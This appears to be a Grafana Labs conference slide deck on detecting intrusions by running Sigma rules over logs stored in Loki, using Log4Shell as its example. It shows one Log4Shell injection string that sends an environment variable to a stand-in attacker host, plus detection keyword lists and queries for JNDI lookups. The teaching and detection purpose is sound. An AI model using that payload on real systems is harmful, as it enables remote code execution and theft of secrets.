

Grafana Labs

Open source security event management



Presenters



Bryan Boreham
Distinguished Engineer

Nick Moore
Senior Security Engineer

Overview

Motivation

Many security breaches can be detected in logs, but how do you collect together logs from all parts of your IT infrastructure, then scan for evidence?

Loki

Log aggregation, based on S3-type cloud storage with no full-text index.

Sigma

A platform agnostic format to define rules for compromise detection and threat hunting.

Putting it all together

How to use rules from the Sigma project in Loki searches.

Poll

What is your current Log Aggregation System(s)?

Poll

What is your current Log volumes?

Log4Shell

When logging goes bad


Java Naming and Directory Interface™ (JNDI)

```
public static Logger logger = LogManager.getLogger("Demo");

logger.info("query={}", request.query);

logger.info("${jndi:dns://ns.local/${env:HOSTNAME}}");
```

query = ${jndi:dns://attacker.server/${env:SENSITIVE_VARIABLE}}



Log4Shell™


"the single biggest, most critical vulnerability ever" - Amit Yoran, CEO, Tenable

"arguably the most severe vulnerability ever" - Dan Goodin, Senior Security Editor, Ars Technica

"most serious vulnerability I have seen" - Jen Easterly, Director, US CISA

Loki

Primer on Loki



Loki Demo

General / Grafana Loki Dashboard for NGINX Service Mesh

Last 1 hour

Datasource: LokiNGINX | Label Name: filename | Label Value: /var/log/nginx/json_access.log | Job: All | Instance: All

KPI's

Total requests (Last 24 hours)

202 K

Requests per status code

HTTP Status: 200	HTTP Status: 301	HTTP Status: 304	HTTP Status: 400
9.17 K	1.00 K	11	3

HTTP Status: 404	HTTP Status: 413	HTTP Status: 500
9	3	60

NGINX logs in bytes

12 MB

Total Bytes Sent

89.3 MB

Dashboard created by Ward Bekker (hope you like it!)

Follow me on Twitter & LinkedIn for Grafana Loki updates

Check out my Grafana Loki video's on Youtube

Realtime visitors (Last 5 minutes)

51

 # NGINX log lines

10 K

% of 5xx requests

0.5%

% of requests by Googlebot

40.1%

Requests per Country

Top Countries


CA
CN
DE
HK
NG
NL
PH
RU
SG
US

Recent requests


```
GET /a/1183700808/alternative-to-mountain-sniper-fps-season-2017.html with HTTP status: 200
GET /a/1358111232/alternative-to-cookie-cats-blast.html with HTTP status: 200
GET /a/1254875992/alternative-to-enlight-quickshot-edit-photos.html with HTTP status: 301
GET /q-ui-ui with HTTP status: 200
GET /a/1313818172/alternative-to-dog-town-pet-simulator-games.html with HTTP status: 200
GET /a/1440255819/alternative-to-moomoo-trade-stock-option.html with HTTP status: 200
2x GET /q-azkend-hd-lite with HTTP status: 200
GET /q-chinese-chess-with-friends with HTTP status: 200
GET /a/1484937345/alternative-to-ffbe-war-of-the-visions.html with HTTP status: 200
GET /a/332063292/alternative-to-popmoney.html with HTTP status: 200
GET /a/514417040/alternative-to-soap-notes.html with HTTP status: 200
GET /a/1098033477/alternative-to-cd-dvd-cover-pro-disc-label.html with HTTP status: 200
GET /q-c172r-poh with HTTP status: 200
GET /q-lingr with HTTP status: 200
GET /q-jogbuddy-lite-for-women with HTTP status: 200
GET /a/1098219960/alternative-to-la-tenuta-bacco.html with HTTP status: 301
GET /a/467758260/alternative-to-fulcrum-mobile-data-collector.html with HTTP status: 200
GET /id/1448496468/tarot-numerology-card-reading.html with HTTP status: 200
GET /q-instapan-create-panorama-videos-for-instagram with HTTP status: 200
```

Request statistics over time


95th percentile of Request Time



HTTP status codes over time



Bytes Sent



Acquisition and Behaviour

Top 10 HTTP Referers (Last 15 minutes)

HTTP Referrer	Requests ↓
https://www.google.com/	47
https://de.appfelstrudel.com/a/988672949/alternative-to-hologram-3d-prank-simulator.html	16
https://de.appfelstrudel.com/a/657500465/alternative-to-my-talking-tom.html	16

Top 10 User Agents (Last 15 minutes)

User agent	Requests ↓
Mozilla/5.0 (Linux; Android 6.0.1; Nexus 5X Build/MMB29P) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.81 Mobile Safari/537.36 (compatible; Googlebot/2.1; +http://www.go...	1124
Mozilla/5.0 (compatible; AhrefsBot/7.0; +http://ahrefs.com/robot/)	386
Mozilla/5.0 (compatible; bingbot/2.0; +http://www.bing.com/bingbot.htm)	350

A bit of **history**

03/18 Project started by Tom and David

12/18 Launched at KubeCon NA

12/18 #1 on HN for ~12hrs!

04/19 KubeCon EU: context, live tailing

06/19 0.1.0 Beta release!

11/19 1.0.0 1.5TB/10 billion log lines a day in our Production cluster


08/20 1.6.0 10x metrics query performance, Lambda support

10/20 Loki v2.0!

....

04/23 Most recent release: Loki v2.8

https://github.com/grafana/loki



Who did we make Loki for?

DevOps

- Effective debugging and troubleshooting of applications

SRE

- Visualize and alert on services/app metrics

DataEng

- Build actionable insights from log data

Who did we make Loki for?

DevSecOps

- Effective debugging and troubleshooting of applications

SRE

- Visualize and alert on services/app metrics

DataEng

- Build actionable insights from log data

Key Sigma Concepts

When adversaries take intrusive actions within systems, they almost inevitably leave **footprints**:

- Network connections, which record their **communications**
- Files, which can be identified by their **content**
- Logs, which can record their intended **actions**

However…

- Ubiquitous encryption has **reduced** the effectiveness of network intrusion detection
- Files can be difficult to reliably **fingerprint** or may not be present
- Logs are often viewed as ***just*** for developers


Sigma is for log files,

what Snort is for network traffic,

and YARA is for files.

Sigma Project History


- Started 2017 by Florian Roth & Thomas Patzke as a way to share log rules in a machine-readable and system-agnostic way
  - By October 2017, the sigma repository had 130 signatures and a converter into multiple query languages
- Introduced MITRE ATT&CK framework integration in July 2018
- New, more flexible framework for converting rules released 2020
- Recognised in 2023 as one of the [top 10 open source security projects]



Understanding the Loki model

Prometheus but for Logs

Big Picture



How does Loki work?

`2019-12-11T10:01:02.123456789Z` `{app="nginx", env="dev"}` `GET /about 1034 Debug "page not found"`

Timestamp

with nanosecond precision

Labels/Selectors

key-value pairs

Content log line

indexed

unindexed

Google Cloud Storage

Microsoft Azure
Blob Storage

Efficient logging

Loki does not index the text of logs. Instead, entries are grouped into streams and indexed with Prometheus-style labels.

10TB → **200MB**

Log Data — Index

Think of it more like a table of contents than an index

LOGS - STREAM

A **log stream** is a stream of log entries with the **same labels**

```
2019-10-13T10:01:02.000Z  {app="nginx",env="production"}  GET /about
2019-10-13T10:03:04.000Z  {app="nginx",env="production"}  GET /
2019-10-13T10:05:06.000Z  {app="nginx",env="production"}  GET /help
```

```
2019-10-13T10:01:02.000Z  {app="nginx",env="development"}  GET /users/1
2019-10-13T10:03:04.000Z  {app="nginx",env="development"}  GET /users/2
```

SELECTING LOG STREAMS WITH LOGQL

{container="redis", cluster=~"play.*"} |= "Failed" |~ "Invalid.*argument"

Label matchers

- = contains string.
- != does not contain string.
- =~ matches regular expression.
- !~ does not match regular expression.

Filter expressions

- |= contains string.
- != does not contain string.
- |~ matches regular expression.
- !~ does not match regular expression.

1PB → **80TB** → **1TB** → **120GB+/s**

Raw Logs

Label selector

Timeframe

Brute force search - heavily parallelized

Write path

Read Path

Distributor

Ingester

Query Frontend

Querier

Frontend cache

Index cache

Chunks cache

Ruler

Compactor

Index

Streams

Object store (S3/GCS)

Dissecting the Log4Shell Sigma Rule

```yaml
title: Log4j RCE CVE-2021-44228 Generic
id: 5ea8faa8-db8b-45be-89b0-151b84c82702
status: test
description: Detects exploitation attempt against log4j RCE vulnerability reported as CVE-2021-44228 (Log4Shell)
references:
    - https://www.lunasec.io/docs/blog/log4j-zero-day/
author: Florian Roth (Nextron Systems)
date: 2021/12/10
modified: 2022/02/06
tags:
    - attack.initial_access
    - attack.t1190
    - detection.emerging_threats
logsource:
    category: webserver
detection:
    keywords:
        - '${jndi:ldap:/'
        - '${jndi:rmi:/'
        - '${jndi:ldaps:/'
        - '${jndi:dns:/'
    filter:
        - 'w.nessus.org/nessus'
        - '/nessus}'
    condition: keywords and not filter
falsepositives:
    - Vulnerability scanning
level: high
```

https://github.com/SigmaHQ/sigma/blob/master/rules-emerging-threats/2021/Exploits/CVE-2021-44228/web_cve_2021_44228_log4j.yml

```
title: Log4j RCE CVE-2021-44228 Generic
id: 5ea8faa8-db8b-45be-89b0-151b84c82702
status: test
description: Detects exploitation attempt against log4j RCE vulnerability
reported as CVE-2021-44228 (Log4Shell)
references:
    - https://www.lunasec.io/docs/blog/log4j-zero-day/
author: Florian Roth (Nextron Systems)
date: 2021/12/10
modified: 2022/02/06
```

```yaml
tags:
    - attack.initial_access
    - attack.t1190
    - detection.emerging_threats
logsource:
    category: webserver
falsepositives:
    - Vulnerability scanning
level: high
```

Reconnaissance (10 techniques)	Resource Development (8 techniques)	Initial Access (9 techniques)	Execution (14 techniques)	Persistence (19 techniques)	Privilege Escalation (13 techniques)	Defense Evasion (42 techniques)	Credential Access (17 techniques)	Discovery (31 techniques)	Lateral Movement (9 techniques)	Collection (17 techniques)	Command and Control (16 techniques)	Exfiltration (9 techniques)	Impact (13 techniques)
Active Scanning (3)	Acquire Access	Drive-by Compromise	Cloud Administration Command	Account Manipulation (5)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Adversary-in-the-Middle (3)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (3)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal
Gather Victim Host Information (4)	Acquire Infrastructure (8)	Exploit Public-Facing Application	Command and Scripting Interpreter (9)	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information (3)	Compromise Accounts (3)	External Remote Services	Container Administration Command	Boot or Logon Autostart Execution (14)	Boot or Logon Autostart Execution (14)	BITS Jobs	Credentials from Password Stores (5)	Browser Information Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
Gather Victim Network Information (6)	Compromise Infrastructure (7)	Hardware Additions	Deploy Container	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Automated Collection	Data Obfuscation (3)	Exfiltration Over C2 Channel	Data Manipulation (3)
Gather Victim Org Information (4)	Develop Capabilities (4)	Phishing (3)	Exploitation for Client Execution	Browser Extensions	Create or Modify System Process (4)	Debugger Evasion	Forced Authentication	Cloud Service Dashboard	Remote Services (7)	Browser Session Hijacking	Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Phishing for Information (3)	Establish Accounts (3)	Replication Through Removable Media	Inter-Process Communication (3)	Compromise Client Software Binary	Domain Policy Modification (2)	Deobfuscate/Decode Files or Information	Forge Web Credentials (2)	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)	Disk Wipe (2)
Search Closed Sources (2)	Obtain Capabilities (6)	Supply Chain Compromise (3)	Native API	Create Account (3)	Escape to Host	Deploy Container	Input Capture (4)	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage	Fallback Channels	Exfiltration Over Web Service (3)	Endpoint Denial of Service (4)
Search Open Technical Databases (5)	Stage Capabilities (6)	Trusted Relationship	Scheduled Task/Job (5)	Create or Modify System Process (4)	Event Triggered Execution (16)	Direct Volume Access	Modify Authentication Process (8)	Container and Resource Discovery	Taint Shared Content	Data from Configuration Repository (2)	Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
Search Open Websites/Domains (3)		Valid Accounts (4)	Serverless Execution	Event Triggered Execution (16)	Exploitation for Privilege Escalation	Domain Policy Modification (2)	Multi-Factor Authentication Interception	Debugger Evasion	Use Alternate Authentication Material (4)	Data from Information Repositories (3)	Multi-Stage Channels	Transfer Data to Cloud Account	Inhibit System Recovery
Search Victim-Owned Websites			Shared Modules	External Remote Services	Hijack Execution Flow (12)	Execution Guardrails (1)	Multi-Factor Authentication Request Generation	Device Driver Discovery		Data from Local System	Non-Application Layer Protocol		Network Denial of Service (2)
			Software Deployment Tools	Hijack Execution Flow (12)	Process Injection (12)	Exploitation for Defense Evasion	Network Sniffing	Domain Trust Discovery		Data from Network Shared Drive	Non-Standard Port		Resource Hijacking
			System Services (2)	Implant Internal Image	Scheduled Task/Job (5)	File and Directory Permissions Modification (2)	OS Credential Dumping (8)	File and Directory Discovery		Data from Removable Media	Protocol Tunneling		Service Stop
			User Execution (3)	Modify Authentication Process (8)	Valid Accounts (4)	Hide Artifacts (10)	Steal Application Access Token	Group Policy Discovery		Data Staged (2)	Proxy (4)		System Shutdown/Reboot
			Windows Management Instrumentation	Office Application Startup (6)		Hijack Execution Flow (12)	Steal or Forge Authentication Certificates	Network Service Discovery		Email Collection (3)	Remote Access Software		
				Pre-OS Boot (5)		Impair Defenses (10)	Steal or Forge Kerberos Tickets (4)	Network Share Discovery		Input Capture (4)	Traffic Signaling (2)		
				Scheduled Task/Job (5)		Indirect Command Execution	Steal Web Session Cookie	Network Sniffing		Screen Capture	Web Service (3)		
				Server Software Component (5)		Masquerading (8)	Unsecured Credentials (8)	Password Policy Discovery		Video Capture			
				Traffic Signaling (2)		Modify Authentication Process (8)		Peripheral Device Discovery					
				Valid Accounts (4)		Modify Cloud Compute Infrastructure (4)		Permission Groups Discovery (3)					
						Modify Registry		Process Discovery					
						Modify System Image (2)		Query Registry					
						Network Boundary Bridging		Remote System Discovery					
								Software Discovery (1)					
								System Information Discovery					

```yaml
detection:
    keywords:
        - '${jndi:ldap:/'
        - '${jndi:rmi:/'
        - '${jndi:ldaps:/'
        - '${jndi:dns:/'
    filter:
        - 'w.nessus.org/nessus'
        - '/nessus}'
    condition: keywords and not filter
```

Using logs for intrusion detection has its own **challenges**:

- Log data has very little standardisation - many formats, transformations, etc.
- Many log aggregation frameworks, like Loki, use bespoke query languages
  - An optimal SQL query might not be an optimal Loki query
- Unlike network traffic, there is often not a single location for logs
  - E.g., CSP logs are *often* stored apart from application logs

Sigma doesn't try to solve these problems by itself. The project includes an extensible Python library that enables additional:

- Backends to convert Sigma rules into a variety of query formats
- Pipelines to modify queries to reflect different logging configurations

Splunk:

```
index=* (("${jndi:ldap:/" OR "${jndi:rmi:/" OR "${jndi:ldaps:/" OR "${jndi:dns:/") AND NOT ("w.nessus.org/nessus" OR "/nessus}"))
```

Elastic:

```
(((*${jndi:ldap:/*) OR (*${jndi:rmi:/*) OR (*${jndi:ldaps:/*) OR (*${jndi:dns:/*)) AND (NOT ((*w.nessus.org/nessus*) OR (*/nessus}*))))
```

Loki:

```
{job=~".+"} |~ `(?i)\$\{jndi:ldap:/|\$\{jndi:rmi:/|\$\{jndi:ldaps:/|\$\{jndi:dns:/` !~ `(?i)w\.nessus\.org/nessus` !~ `(?i)/nessus\}`
```

Sigma Plugin Demo

WIP!

Questions?

Summary

- Loki is an OSS tool for aggregating and searching logs.
- Sigma is a collection of rules to search for intrusions.
- Grafana has brought Sigma rules to Loki.
- Try it out!
  - https://github.com/grafana/loki
  - https://github.com/SigmaHQ/sigma
  - https://github.com/grafana/detect-plugin

https://grafana.com/

Grafana Labs

Thank you